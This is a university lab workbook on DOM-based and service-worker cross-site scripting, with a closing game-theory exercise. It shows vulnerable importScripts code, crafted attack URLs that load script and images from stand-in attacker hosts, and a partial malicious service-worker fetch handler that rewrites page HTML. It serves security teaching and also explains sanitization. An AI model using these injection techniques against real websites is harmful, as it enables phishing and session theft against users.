BEACON LABS

CYBERSECURITY EDUCATION LABS

Workshop

BOISE STATE UNIVERSITY

COLLEGE OF ENGINEERING

Department of Computer Science

Table of Contents

Overview

In this workshop, students will explore various attack strategies and vulnerabilities, focusing on network, mobile, and web threats. The hands-on activities will cover:

- **Reflection-Based Attacks:** Understanding five types of TCP-based reflection attacks and how they differ from traditional UDP-based ancestors.
- **Mobile Security Exploits:** Examining vulnerabilities within the Android API, including weaknesses in the Android Activity Lifecycle, and implementing a deceptive overlay attack to gain unauthorized access to financial transactions.
- **Cross-Site Scripting (XSS) and Service Worker Exploits:** Learning about Service Worker Cross-Site Scripting (SW-XSS) attacks, how they escalate traditional XSS threats, and simple strategies to mitigate them.

By the end of this workshop, participants will be able to analyze, implement, and defend against various cyber threats, gaining practical insights into modern attack vectors and security countermeasures.

Setup

Refer to the distributed setup instruction manual.

Web Security: Service Worker Cross-Site Scripting Attack

Overview

In this activity, you will learn about the Service Worker Cross-Site Scripting (SW-XSS) attack and how to defend against it.

Cross-site scripting attacks (XSS) are among the most common but dangerous web attacks. Their threat level is increased witha piece of software called service workers. Hackers can control these powerful pieces of code and utilize them to access sensitive information.

This activity will build upon the research paper *Security Study of Service Worker Cross-Site Scripting* by Phakpoom Chinprutthiwong, Guangliang Yang, Raj Vardhan, and Guofei Gu [1], covering vulnerabilities and strategies to guard service workers. Reading the original paper is not necessary, but it can help if you would like to learn more about this attack and its defense.

Objectives

After completing this activity you should be able to understand a Cross Site Scripting hack, how it works, and how to defend against it, understand sources and sinks, and be able to implement Cross Site Scripting and Service Worker Cross Site Scripting attacks.

You will also have learned about service workers and how they elevate the danger of Cross Site Scripting attacks.

Task Set 1: DOM-XSS

Before we go in-depth into the emerging SW-XSS attack, we need to discuss the Document Object Model Cross Site Scripting (DOM-XSS) attack because SW-XSS is an extension of a DOM-XSS attack. This section will cover what a DOM-XSS attack is, how to defend against it, and how to implement it. Let's dive into this foundational attack.

Task 1.1: Explaining DOM-XSS

The DOM-XSS is one of 3 types of XSS attacks. It is a client-side, specialized injection attack that allows attackers to inject scripts into web pages. XSS are malicious attacks and enable hackers to perform the following actions: data theft, phishing attacks, session stealing, and defacement.

Two things make a DOM-XSS attack possible. First is Cross Origin Reference Sharing (CORS), an http-header technology declared in the server which permits origin declaration. It allows a server admin to declare what type of traffic is allowed on their hosted sites. Certain CORS permissions will block all web traffic, meaning you can't host images from other sites. Others will allow all imports, which hackers take advantage of when implementing their XSS attacks.

The second thing that makes this attack possible is a lack of URL sanitation i.e., web developer forgets to escape the characters between the source and the sink. This terminology may be confusing, so let's break it down. Source and sinks refer to the place where data originates (source) and the place where it is utilized (sink). Simply put, the web developer must use a special function when getting data from forms and URL headers so it is shown as plain text instead of JavaScript code. An example of such a function would be the `htmlspecialchars` function in PHP. This function takes any text in a text HTML form and turns its JavaScript-like code into a special character like &lt before the code enters a special function such as `document.write()` or `element.innerHTML()`. Say an attacker entered the string "<script>alert("hi");</script>" into a form. The text would be sanitized and become "<script>alert("hi");</script>" which will not be recognized as valid JavaScript by the browser and therefore not rendered to the user.

Now that you have a basic overview of the theory let's jump into the activity to see this attack in action. Entering the URL https://swxss.com/dom-example.html#context=Mary inside the VM should take us to a web page that greets us with "Main Dashboard for Mary" as seen in ***Figure 1***.



Figure 1: DOM-XSS webpage

Right-clicking and clicking on inspect will give us the HTML. Look closely at how the dashboard greeting depends on the document.write. Additionally, observe how the JavaScript code uses the sub-string after "context=". It seems this dashboard script fulfills the requirements for a DOM-XSS attack.

Figure 2: Vulnerable alert message

To test this assumption, replace the URL's context with the HTML snippet `<script>...</script>`. Insert the `alert()` function in between the two script tags with some message of your choosing and don't forget to add a semicolon to ensure that the browser stops trying to read JavaScript after the alert function.

If this site is vulnerable, then an alert box will pop up like in Figure 2. This means the website is vulnerable to a DOM-XSS attack.

Action

1.1.1 - Start your VM following the setup document and use the password "swxss" to login. Open the Firefox web browser and click on the bookmark "DOM-XSS." After clicking inspect and reading the code, determine what is the source and what is the sink.
1.1.2 - Craft a URL with the JavaScript alert function to test for a DOM-XSS attack. The attacker's domain is https://www.attacker.com. Your URL should be in the form:

https//.../dom-example.html#context=<script>...</script>

Task 1.2: Implementing DOM-XSS

Now, let's see how this vulnerability can be abused.

The bulk of a Cross-Site Scripting attack is that scripts from an attacking server, (which can be modified at any time), can be imported on a vulnerable site and run in its payload. To demonstrate, we will attack the vulnerable site using an image from our attack server.

Instead of using the script tag, use an `<img>` HTML tag to insert one of the images hosted on the attacking server named "attack1" and "attack2". Make sure to use the full URL path https://www.attacker.com; otherwise, the DNS mappings between the two VMs will not work, and a 404 error will appear.

If the URL is crafted correctly an image should appear after the page is reloaded like in Figure 3.



Figure 3: Vulnerable alert message

Hackers commonly send these crafted URLs to different people or post them in chats. People seeing the trusted URL will click on the link, not

knowing they are going to a website under the hacker's control.

Action

1.2.1 - Craft a new URL using an `<img>` tag and an image hosted on the site https://www.attacker.com.

Now let's see what happens if a developer properly sanitizes user input. Navigate to the bookmark titled "Sanitized." Perform the same steps as in Action 1.1.2 and observe that no alert appears and the JavaScript that was used in the URL becomes a garbled mess.

Task Set 2: Using Service Workers for Cross-Site Scripting

In this section, we will discuss the activity's main focus, the SW-XSS attack. We will cover what a service worker is, the service worker life cycle, the service worker's source and sinks, and how to execute an SW-XSS attack.

A basic understanding of service workers is crucial to completing this activity because they are attack vectors for the SW-XSS attack. To be ethical hackers and/or security minded developers, we need to play the role of attackers. So donning the attacker thinking cap, let's look at service workers through the eyes of an attacker.

Task 2.1: Service Worker Overview

First, what are service workers? Service workers are web workers that are JavaScript files running in a separate thread on the browser. Service workers are a subclass of web workers with powerful capabilities such as network traffic interception, persistence across sessions, and instant push notifications.

What is important to know for this activity is that service workers have a life cycle where they are registered, installed, activated, and finally destroyed. Knowledge of this life cycle is pivotal in implementing the SW-XSS

attack, as an attacker needs to place an event listener during the installation phase. Once installed, the service worker denies any further additions to the service worker function file essentially locking it from outside changes.

Service Worker Lifecycle

Let's get a general idea of what each step does before diving into the code.

Registration During registration, the service worker calls the `navigation.serviceWorker.register` API. This API requires the service worker's file path and optionally determines its control scope. The register API is the critical point in the SW attack, occurring only once. Failure to import the modified service worker script before the registration means the attack will not work!

Installation If the hacked service worker file is imported, the website uses an install event listener to execute actions during installation. Otherwise, it will use its benign service worker file and execute the intended actions.

Activation Finally, activation occurs, and the service worker goes live, handling all programmed events. It remains active until it finally goes idle, whether it's due to the user stopping it or the worker finishing its task, and pauses all tasks until it's activated again.

```
1 self.addEventListener('EVENT', evt => {
2 /* additional code here */
3 });
```

Figure 4: Lifecycle Event Outline

These events occur in a service worker file usually titled `sw_fn.js`. Each event is implemented in the form seen in Figure 4. 'EVENT' is replaced by

the respective event. For instance, the Activation phase would be in the form of the service worker script, the activation event is handled with the following code:

```
1 self.addEventListener('activate', evt => {
2     /* additional code here */
3 });
4
```

Figure 5: Activation Event Example

The API takes care of the complexities of the service worker life-cycle, so the developer can focus on implementing caches in the function or use the function "self.skipWaiting()" and "Clients.claim()" to have the service worker take effect without reloading the page.

Action

2.1.1 - What are the three steps in a service worker's life cycle and how do they impact the execution of the SW-XSS attack?

Explaining SW-XSS

After reviewing this section, we can identify attacking actions, particularly focusing on the critical phase of installation. Exploiting this phase before service worker installation allows us to manipulate event listeners and gain control over the service worker.

Overview SW-XSS represents an emerging Cross-Site Scripting attack that leverages service worker's capabilities. The attack strategy follows the source and sink approach, similar to DOM-XSS attacks, but utilizes different sink functions: `importScripts`, `function`, `eval`, `setTimeout`, and `setInterval`. This activity demonstrates an attack leveraging the `importScripts` function. This function imports external JavaScript into the current file and uses CORS to fetch scripts from other websites.

The name "SW-XSS" derives from obtaining a pervasive script from an external website controlled by the attackers. This script is then utilized to command the service worker.

```
9         window.addEventListener("load", function() {
10            navigator.serviceWorker.register("/sw.js" + location.search);
11        });
```

Figure 6: HTML with vulnerability

SW-XSS Sinks Let's go through an example of what vulnerable code looks like. In Figure 6, you can see an example of some JavaScript from an HTML file that will start the service worker life cycle. The code starts with the event handler "load". This means that when the page is loaded, the function is executed and will use the service worker API to register a file called "sw.js." Additionally, the URL parameters will be passed into this file with `location.search`. For a more concrete example, if the URL was http://example.com/index.php?foo=bar, the result of the `location.search` would be "foo=bar". Including the URL parameter is important because the service worker needs to identify a service worker to like a cookie or session is done in the normal browser and server context. We have to do it in this unorthodox way because there is no direct way to communicate with service workers.

```
1 (function () {
2         const urlParams = new URLSearchParams(location.search);
3         var host = urlParams.get('resourceHost');
4         try {
5             self.importScripts(host + "/sw_fn.js");
6
7         } catch (error) {
8             console.error('Error importing sw_fn.js', error);
9         }
10 }())
11
```

Figure 7: Service Worker file with Vulnerability

Passing URL parameters to service workers is fine if the information is validated and sanitized. But in Figure 7, we can see the file the URL parameters are passed to. The parameters passed to the service worker

are never sanitized and are directly passed into the sensitive function `importScripts`. This function does exactly as it sounds: it imports and executes a JavaScript file. This function is the *sink*, which is never validated or sanitized. This is extremely dangerous as it enables attackers to import their own scripts instead of the service worker's original script.

The intended function would be for the user to log in, so the URL parameter would be `?username=Mary`. This info would then be passed into the sw.js function, so a script would be `Mary/sw_fn.js`. But since this info is never validated, hackers can craft a URL like https://www.example.com/?resourceHost=https://www.hackerexample.com. This crafted URL will import the service worker file from the hacker's server instead of the intended one on the victim's URL. The hacker's service worker file will be loaded instead, and the hacker will have full control of the service worker. Anyone unlucky enough to click on the hacker's URL will be subject to the hacker's many attacks.

Task 2.3: Implementing SW-XSS

In the next sections, we will take our knowledge of DOM-XSS and service workers and implement our own SW-XSS attack. To assist you, we created an accompanying video demonstrating debugging processes. You can find this video on this activity's webpage.

Crafting the URL Start by right-clicking on the page and selecting "Inspect" to open the developer tools. This should take you to the page as seen in Figure 8. Navigate to the console tab to view the JavaScript output and access the debugger tab to gain insights into the JavaScript of the domain www.swxss.com, focusing on service worker-related messages.

Open a new tab and access debugging to inspect the service worker context. Click on the service worker section, specifically examining the 'sw.js' code to observe the absence of URL parameter sanitization before executing the import scripts function.

Similar to the previous DOM-XSS attack, explore the site's vulnerability by creating a script in the directory `/var/www/html` using sudo. Create

Figure 8: Inspect Page

a new file with `console.log("SW-XSS test!!!");` as its content and the file name being `sw_fn.js`, renaming the original `sw_fn.js` to an alternate name temporarily.

Craft a new URL using `?resourceHost=` to cross-reference the created file: `sw_fn.js` hosted on the attacker's VM.

Check for the message inserted into `sw_fn.js` within the service worker context by removing the old service worker, reloading the page, and registering a new service worker. Return to the debugger to verify the appearance of the console message from `sw_fn.js`.

If the message appears as expected, the webpage might be vulnerable to a SW-XSS attack.

Reloading Service Workers This section is covered in an optional video on the page where you downloaded the VM files.

Since service workers are persistent across different sessions, a service worker must be deleted to view the new changes. After every edit to the service worker file, you must delete the old service worker and reload the page. Otherwise, the old service worker will persist, and your changes will not appear. To remove the old service worker and load the new one, open

a new tab and select the bookmark tab titled “Debugging - Runtime.” Alternatively, go to the URL about:debugging#/runtime/this-firefox. This page will list the different web workers your browser currently has loaded.



Figure 9: SW Debugging Dashboard

Scroll to the service worker section as seen in Figure 9 and click the "Unregister" button. This will remove the service worker from your browser, allowing you to load the new one. Next, return to the SW-XSS page and click reload. This will restart the service worker life-cycle using your modified `sw_fn.js` file. Follow this process each time you modify your service worker file.

Action

2.3.1 - Open a new Firefox tab to the "SW-XSS" bookmark. Inspect the web page, click the Application tab, click start on the `sw.js` service worker, then click the `sw.js` file name once it’s blue.

Alternatively, open a new tab, select the "Debugging - Runtime ..." bookmark, start the service worker associated with "https://www.swxss.com/sw.js", click Inspect, open the Debugger tab, expand www.swxss.com on the left menu under Sources, and open the `sw.js` file.

What is the source and sink?
2.3.2 - Open a new terminal and create a new file at `/var/www/html/sw_fn.js` with the touch command as the super user (sudo). Insert a personalized console message with a `console.log` function call.

Remove the old service worker and reload the SW-XSS page. Navigate back to the debugging page and observe the console output.

Implement Event Handlers The final step involves gaining control of the service worker to manipulate the DOM, enabling potential malicious actions. With minimal JavaScript and knowledge of service workers, this can become a potent attack encompassing a DOM-XSS's capabilities, additional features like push notifications, and control over HTTP headers. Perfect for phishing attacks.

Opening the `sw_fn.js` file in an editor such as 'vi' or 'nano' will reveal various functions as seen in Figure 10.

```
1  /* =============Modify the following function============= */
2
3  self.addEventListener(/* Replace this comment */, evt => {
4      self.skipWaiting();
5  });
6
7  /* =============Modify the following function============= */
8
9  self.addEventListener(/* Replace this comment */, evt => {
10     self.skipWaiting();
11 });
12
13 self.addEventListener('fetch', function(event) {
14     if (event.request.url.includes(
15         'https://www.swxss.com/?resourceHost=https://www.attacker.com')) {
16         event.respondWith(fetch(event.request).then(function(response) {
17             return response.text().then(function(text) {
18
19             /* =============Modify the following function============= */
20                 text = text.replace(/* Replace this comment */);
21
22                 response = new Response(text, {
23                     status: response.status,
24                     statusText: response.statusText,
25                     headers: response.headers,
26                 });
27                 return response;
28             });
29         }));
30     }
31 });
```

Figure 10: Unfinished sw_fn.js

Lines 1 - 11 are event handlers. You'll need to replace the comments and implement the installation and activation functions as seen in Figure 10's lines 3 - 5 and 9 - 11.

Because the service worker does not communicate directly with the main window, we must devise a new approach to modify the DOM. That is, we have to make a custom HTTP request. As discussed earlier, changing HTTP requests is one thing the service worker specializes in so, we design a fetch handler to listen to a fetch event.

It may be unclear what a fetch event is. A fetch handler refers to an HTTP request made to the server. Anytime the client requests information from the server, a fetch event occurs. This information might include HTML for webpages, hosted images, style sheets, and anything else a client needs to display the page.

We have the fetch event on Figure 10's line 13. This detects fetch events however, this means it detects *all* fetch events and runs the function multiple times. To filter out many unnecessary fetch requests, we have an if condition that only activates when the fetch request is from our modified URL on Figure 10's line 14. Lines 14 - 16 will make the custom HTTP request. It takes the `text` function from line 17, clones the HTML code, and then uses the `replace` function on line 20 to replace certain sections of the HTML code with our code. The replace function has two parameters: the code already in the HTML and the code you want to insert. The remaining lines, 22 - 31, take the modified HTML code, finish making the HTTP response, and return it to the client.

Now that you have a general understanding of the code, the next action is to finish the `text.replace()` function shown in Figure 10 on line 20. It might be helpful to right-click on the page and inspect the existing HTML to find a tag you want to replace. Then, use an "img" tag from the last section's action as the second parameter.

Action

2.3.3 - In the file `sw_fn.js`, edit the functions to add the install, activate, and fetch handlers. Add a `console.log` to each function and observe the log output.
2.3.4 - In the same file, edit the fetch handler function to replace an HTML element on the SW-XSS page like we did in the DOM-XSS section.

Figure 11: Correct SW-XSS Results

If the action above was performed correctly, you should have an image like Figure 11. Don't worry about getting the exact position or tag. If you can get this image on the page, it is correct.

With this, you have successfully completed a SW-XSS attack. Pat yourself on the back and think of what you've learned before jumping into the next section.

Task Set 3: Game Theory

In the following section, we will model a malicious entity attacking a website for a SW-XSS attack and the web developer protecting against it. We will use a signaling game model, and then calculate the expected utility to determine what each player's best actions are.

Game Theory Assumptions

The Game Theory model that best fits this situation is a signaling game. The developer plays as p1 and the attacker plays as p2. For simplicity's sake, we assume that the website has a service worker installed, and both the developer and the hacker have a choice between two actions.

The developer can either sanitize the URL parameters entering the service worker, or "forget" and not sanitize the URL parameters. The attacker's choices are between attacking and moving on to a different website (ignoring).

Additionally, there can be either an experienced or an inexperienced developer. The hacker prefers an inexperienced developer because even if the inexperienced developer sanitizes the service worker, they're more likely to leave another vulnerability on the site. The hacker can then attack the other vulnerabilities (this option is labeled as "different" on the game tree). The experienced developer, on the other hand, will sanitize everything on the website if they sanitize and only leave this one vulnerability if they forget to sanitize. Nature deals with experienced and inexperienced developers at a rate of 47% and 53% respectively. Based on a statistic they read from StackOverflow, the attacker's beliefs about the developers coincide with nature.

Task 3.1: Game Theory Payoffs

An experienced developer shown on the left side of the tree can either sanitize or forget and the attacker will make their choice. If they forget, they will be punished in both cases the attacker makes because this is the worst scenario for a developer. If they sanitize they get a small payoff

because they did their job and the attacker can choose to either ignore for 0 or lose some points attacking. The attacker loses points because it is a waste of time to attack a website they know the developer already protected.

The inexperienced developer has a similar outcome but, there is a less severe punishment for forgetting because it is expected for inexperienced developers to make mistakes. However, even if they do sanitize, they make other, less severe, mistakes on the website which the attacker can look for so, the attacker receives a small utility point even if the inexperienced developer did their job.

Strategies

With the conditions listed, the players develop the following strategies and beliefs:

- Developer Strategy:
  - Both types of developers choose to sanitize their code.
- Hacker Strategy:
  - Attack if the developer fails to sanitize.
  - Ignore when an experienced developer sanitizes
  - Try a different attack when an inexperienced developer sanitizes the service worker.
- Hacker's Belief:
  - Probability of encountering an experienced developer: 47%
  - Probability of encountering an inexperienced developer: 53%

Action

3.1.1 - Calculate the hacker's expected utility for this game.
3.1.2 - What does the expected utility tell about the hacker's decision?
3.1.3 - Calculate the expected utility for p2 if p1 chooses the forget option.
3.1.4 - Does this game have an equilibrium? Explain your reasoning.



Figure 12: SW-XSS Game Tree

Summary

In this activity, you learned about the cutting-edge SWXSS attack. You learned how the attack works, what causes this attack, and how to nullify it. This activity is a good, practical demonstration of how simple oversights can lead to devastating issues.

References

[1] Phakpoom Chinprutthiwong, Raj Vardhan, GuangLiang Yang, and Guofei Gu. Security study of service worker cross-site scripting. In *Proceedings of the 36th Annual Computer Security Applications Conference*, ACSAC '20, page 643–654, New York, NY, USA, 2020. Association for Computing Machinery.